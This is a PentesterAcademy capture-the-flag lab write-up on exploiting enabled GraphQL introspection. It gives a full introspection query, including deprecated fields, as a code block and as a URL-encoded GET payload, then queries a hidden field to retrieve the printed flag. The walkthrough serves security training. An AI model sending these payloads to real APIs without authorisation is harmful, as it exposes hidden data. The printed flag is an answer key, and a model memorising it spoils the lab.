


ATTACK
DEFENSE
by PentesterAcademy

Name	Introspection Queries II
URL	https://attackdefense.com/challengedetails?cid=1996
Type	REST: GraphQL

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


When the lab is launched, the JSONView is shown in the browser.



Step 1: Recon: Determining if the target is actually running GraphQL.

Append the following payload to the base URL and make a GET request:

Request Payload: /?query={}



The response indicates that the server is using GraphQL to process the queries.

Step 2: Exploring the GraphQL Schema

Since it is mentioned in the challenge description that the Introspection Queries are not disabled.That would allow us to query the GraphQL Schema.

Also, it is mentioned in the challenge description that the value of flag present in a deprecated field.

Make the following introspection query to get the Schema information including the deprecated fields as well:

Introspection Query (including deprecated fields):

```
fragment FullType on __Type {
  kind
  name
  description
  fields(includeDeprecated: true) {
    name
    description
    args {
      ...InputValue
    }
    type {
      ...TypeRef
    }
    isDeprecated
```

```
    deprecationReason
  }
  inputFields {
    ...InputValue
  }
  interfaces {
    ...TypeRef
  }
  enumValues(includeDeprecated: true) {
    name
    description
    isDeprecated
    deprecationReason
  }
  possibleTypes {
    ...TypeRef
  }
}

fragment InputValue on __InputValue {
  name
  description
  type {
    ...TypeRef
  }
  defaultValue
}

fragment TypeRef on __Type {
  kind
  name
  ofType {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
```

```
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
            }
          }
        }
      }
    }
  }
}

query IntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    types {
      ...FullType
    }
    directives {
      name
      description
      locations
      args {
        ...InputValue
      }
    }
  }
}
```

Note: The above query is mentioned in the following Github Gist:
Reference: https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded

Append the following GET request payload to the base URL to issue the above query:

Request Payload: /?query=fragment FullType on __Type {+%20 kind+%20 name+%20 description+%20 fields(includeDeprecated: true) {+%20%20%20 name+%20%20%20 description+%20%20%20 args {+%20%20%20%20%20 ...InputValue+%20%20%20 }+%20%20%20 type {+%20%20%20%20%20 ...TypeRef+%20%20%20 }+%20%20%20 isDeprecated+%20%20%20 deprecationReason+%20 }+%20 inputFields {+%20%20%20 ...InputValue+%20 }+%20 interfaces {+%20%20%20 ...TypeRef+%20 }+%20 enumValues(includeDeprecated: true) {+%20%20%20 name+%20%20%20 description+%20%20%20 isDeprecated+%20%20%20 deprecationReason+%20 }+%20 possibleTypes {+%20%20%20 ...TypeRef+%20 }+}++fragment InputValue on __InputValue {+%20 name+%20 description+%20 type {+%20%20%20 ...TypeRef+%20 }+%20 defaultValue+}++fragment TypeRef on __Type {+%20 kind+%20 name+%20 ofType {+%20%20%20 kind+%20%20%20 name+%20%20%20 ofType {+%20%20%20%20%20 kind+%20%20%20%20%20 name+%20%20%20%20%20 ofType {+%20%20%20%20%20%20%20 kind+%20%20%20%20%20%20%20 name+%20%20%20%20%20%20%20 ofType {+%20%20%20%20%20%20%20%20%20 kind+%20%20%20%20%20%20%20%20%20 name+%20%20%20%20%20%20%20%20%20 ofType {+%20%20%20%20%20%20%20%20%20%20%20 kind+%20%20%20%20%20%20%20%20%20%20%20 name+%20%20%20%20%20%20%20%20%20%20%20 ofType {+%20%20%20%20%20%20%20%20%20%20%20%20%20 kind+%20%20%20%20%20%20%20%20%20%20%20%20%20 name+%20%20%20%20%20%20%20%20%20%20%20%20%20 ofType {+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 kind+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 name+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20 }+%20%20%20%20%20%20%20 }+%20%20%20%20%20 }+%20%20%20%20%20 }+%20%20%20 }+%20%20%20 }+%20%20 }+%20 }+}++query IntrospectionQuery {+%20 __schema {+%20%20%20 queryType {+%20%20%20%20%20 name+%20%20%20 }+%20%20%20 mutationType {+%20%20%20%20%20 name+%20%20%20 }+%20%20%20 types {+%20%20%20%20%20 ...FullType+%20%20%20 }+%20%20%20 directives {+%20%20%20%20%20 name+%20%20%20%20%20 description+%20%20%20%20%20 locations+%20%20%20%20%20 args {+%20%20%20%20%20%20%20 ...InputValue+%20%20%20%20%20 }+%20%20%20 }+%20 }+}

Note: All the newline characters ('\n') are replaced with the plus ('+') character.

Response:

Notice that the Query object has a hiddenFlags field which is of String type.

Making a query to fetch the value of the hidden flag from the backend.


Query:

```
{
  hiddenFlags
}
```

Append the following GET request payload to the base URL to issue the above query:

Request Payload: /?query={+hiddenFlags +}

Response:



Flag: 7e055feac18370519df5805745c950f2

References:

1. GraphQL (https://graphql.org)
2. Introspection Query (https://gist.github.com/localh0t/240a8037922a0b168ea85fd8fef7bded)